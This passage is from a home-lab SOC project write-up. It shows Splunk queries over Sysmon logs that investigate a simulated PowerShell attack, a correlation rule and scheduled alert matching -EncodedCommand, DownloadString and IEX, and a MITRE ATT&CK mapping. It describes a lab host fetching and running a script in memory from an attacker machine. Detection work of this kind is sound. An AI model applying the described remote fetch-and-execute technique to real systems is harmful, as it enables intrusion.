During execution, the Kali web server recorded an inbound HTTP request from the compromised Windows endpoint (192.168.193.133), confirming successful script retrieval.

The HTTP log entry showed a GET request for test.ps1 with a 200 response status, indicating successful transfer.




Figure 29 – HTTP GET Request from Compromised Windows Host to Attacker Machine (Port 8000)

13. Investigation & Log Analysis

Following the completion of the PowerShell misuse simulation, a structured investigation was conducted within Splunk to analyze process creation telemetry generated by Sysmon (Event ID 1).

The objective of this phase is to:

- Identify all PowerShell execution instances
- Differentiate between benign and suspicious behavior
- Isolate obfuscation indicators
- Detect remote script retrieval patterns

13.1 Full PowerShell Execution Visibility (Sysmon Event ID 1)

To obtain full visibility into PowerShell process creation events, the following SPL query was executed:

```
index=wineventlog source="WinEventLog:Microsoft-Windows-Sysmon/Operational"
EventCode=1
(Image="*\\powershell.exe" OR Image="*\\pwsh.exe")
| table _time User Image ParentImage CommandLine
| sort _time
```

The results revealed multiple PowerShell executions corresponding to:

- Baseline execution
- Encoded command execution
- DownloadString + IEX execution

The CommandLine field clearly displays behavioral differences between each execution type.




Figure 30 – Sysmon Event ID 1 Showing All PowerShell Execution Variants

To improve clarity and highlight the behavioral differences, the CommandLine field was expanded.

Figure 31 – Expanded CommandLine View Highlighting Baseline, Encoded, and DownloadString Executions

13.2 Encoded Command Identification

To isolate obfuscated PowerShell executions, the following query was executed:

```
index=wineventlog source="WinEventLog:Microsoft-Windows-Sysmon/Operational"
EventCode=1
CommandLine="*-EncodedCommand*"
| table _time User ParentImage CommandLine
```

The results confirmed the presence of a PowerShell execution containing the -EncodedCommand parameter followed by a Base64-encoded string.

This behavior is commonly associated with command obfuscation techniques used to evade detection and conceal execution intent.

Figure 32 – PowerShell Execution Containing EncodedCommand Parameter

13.3 Remote Script Retrieval and In-Memory Execution Detection

To identify PowerShell executions involving remote script retrieval, the following query was executed:

```
index=wineventlog source="WinEventLog:Microsoft-Windows-Sysmon/Operational"
EventCode=1
CommandLine="*DownloadString*"
| table _time User ParentImage CommandLine
```

The query successfully identified the execution containing:

- DownloadString
- IEX (Invoke-Expression)
- External HTTP reference to 192.168.193.128

This confirms that the compromised endpoint initiated an outbound HTTP connection to retrieve and execute a remotely hosted PowerShell script directly in memory.




Figure 33 – PowerShell DownloadString and IEX Execution Detected in Sysmon Logs

14. Detection Engineering – PowerShell Misuse

14.1 Detection Objective

Following confirmation of suspicious PowerShell activity within the compromised RDP session, a detection rule was engineered to automatically identify similar misuse patterns in real time.

The objective of this detection logic is to identify PowerShell executions containing high-risk command-line indicators commonly associated with attacker tradecraft.

The detection focuses on identifying:

- Usage of -EncodedCommand (command obfuscation)
- Usage of DownloadString (remote script retrieval)
- Usage of IEX / Invoke-Expression (in-memory execution)
- Execution initiated after interactive logon

These behaviors represent common post-compromise techniques used during execution and reconnaissance phases of an attack lifecycle.

14.2 Initial Indicator Validation

Before implementing the final detection rule, command-line indicators were validated using targeted search queries.

EncodedCommand Validation Query

```
index=wineventlog source="WinEventLog:Microsoft-Windows-Sysmon/Operational"
EventCode=1
CommandLine="*-EncodedCommand*"
| table _time User ParentImage CommandLine
```

DownloadString / IEX Validation Query

```
index=wineventlog source="WinEventLog:Microsoft-Windows-Sysmon/Operational"
EventCode=1
(CommandLine="*DownloadString*" OR CommandLine="*IEX*")
| table _time User ParentImage CommandLine
```

The results confirmed the presence of both obfuscated execution and remote script retrieval patterns generated during the simulation phase.

14.3 Correlation Rule Development

To automate detection of suspicious PowerShell misuse, the following detection logic was implemented:

```
index=wineventlog source="WinEventLog:Microsoft-Windows-Sysmon/Operational"
EventCode=1
(Image="*\\powershell.exe" OR Image="*\\pwsh.exe")
| eval suspicious=if(match(lower(CommandLine),"(-
encodedcommand|downloadstring|iex)"),"yes","no")
| where suspicious="yes"
| stats count values(CommandLine) as CommandLine values(User) as User values(ParentImage)
as ParentImage by ComputerName
```

Detection Logic Explanation:

- Filters Sysmon Event ID 1
- Focuses specifically on PowerShell processes
- Uses pattern matching for high-risk indicators
- Aggregates results by host
- Triggers when suspicious execution is detected

This logic reliably identifies PowerShell misuse patterns involving obfuscation and remote script execution.




Figure 34 – Correlation Query Detecting Suspicious PowerShell Execution

14.4 Alert Configuration

A scheduled alert was created based on the detection query to enable automated SOC monitoring.

Alert Configuration:

- **Alert Name:** PowerShell Misuse Detection
- **Alert Type:** Scheduled
- **Schedule:** Every 5 minutes (Cron: */5 * * * *)
- **Time Range:** Last 15 minutes
- **Trigger Condition:** Number of results > 0
- **Trigger Mode:** Once
- **Severity:** High
- **Action:** Add to Triggered Alerts

Severity Justification

Severity was classified as **High** due to the presence of:

- Obfuscated command execution
- Remote script retrieval behavior
- In-memory execution via IEX
- Post-compromise reconnaissance activity

These indicators strongly align with attacker tradecraft during execution and discovery phases.




Figure 35 – Scheduled Alert Configuration for PowerShell Misuse Detection

14.5 Alert Validation

To validate the detection logic, the PowerShell encoded and DownloadString execution commands were re-executed from within the RDP session.

The alert successfully triggered and appeared under:

Activity → Triggered Alerts

Multiple High-severity alerts were generated during validation testing.




Figure 35 – Triggered Alerts Showing High-Severity PowerShell Misuse Detection

---

14.6 MITRE ATT&CK Mapping

The detection aligns with the following MITRE ATT&CK techniques:

Technique	ID
Command and Scripting Interpreter: PowerShell	T1059.001
Obfuscated/Compressed Files and Information	T1027
Ingress Tool Transfer	T1105

This detection supports identification of execution-phase attacker behavior and post-compromise reconnaissance activity.

15. Conclusion

This project successfully demonstrates the design, implementation, and operational validation of a functional SOC monitoring environment using Splunk Enterprise within a controlled virtual lab.

The lab began with the deployment of core SIEM infrastructure, including Splunk Enterprise on Ubuntu, Windows endpoint log forwarding, and Sysmon telemetry enhancement. Log ingestion validation confirmed full visibility into both authentication events and detailed process creation activity.

The first attack simulation phase focused on credential compromise through a controlled brute-force attack. Authentication telemetry (Event IDs 4624, 4625, and 4672) was analyzed to reconstruct the attack sequence, and a correlation rule was developed to detect successful brute-force compromise attempts.

Building upon this foundation, the second phase introduced a realistic post-compromise scenario involving PowerShell misuse. After establishing interactive access via RDP, multiple execution patterns were simulated, including:

- Legitimate baseline PowerShell usage
- Obfuscated execution using EncodedCommand
- Remote script retrieval using DownloadString
- In-memory execution via Invoke-Expression (IEX)
- Controlled reconnaissance activity

Sysmon Event ID 1 provided detailed process-level telemetry, enabling clear behavioral differentiation between benign administrative usage and suspicious attacker tradecraft.

Detection engineering principles were applied to develop a structured PowerShell misuse detection rule based on high-risk command-line indicators. The rule was operationalized as a scheduled alert within Splunk and successfully validated through controlled testing.

This project reflects real-world SOC responsibilities, including:

- Log pipeline validation
- Attack simulation and telemetry generation
- Structured investigation methodology
- Behavioral detection engineering
- Alert configuration and validation
- MITRE ATT&CK alignment

The lab demonstrates the transition from passive log collection to proactive threat detection and monitoring. It showcases the practical application of Tier 1–Tier 2 SOC analyst skills in authentication monitoring, process analysis, and detection rule development.

Overall, the project establishes a strong technical foundation for continued expansion into advanced detection scenarios, threat hunting methodologies, and automated response workflows.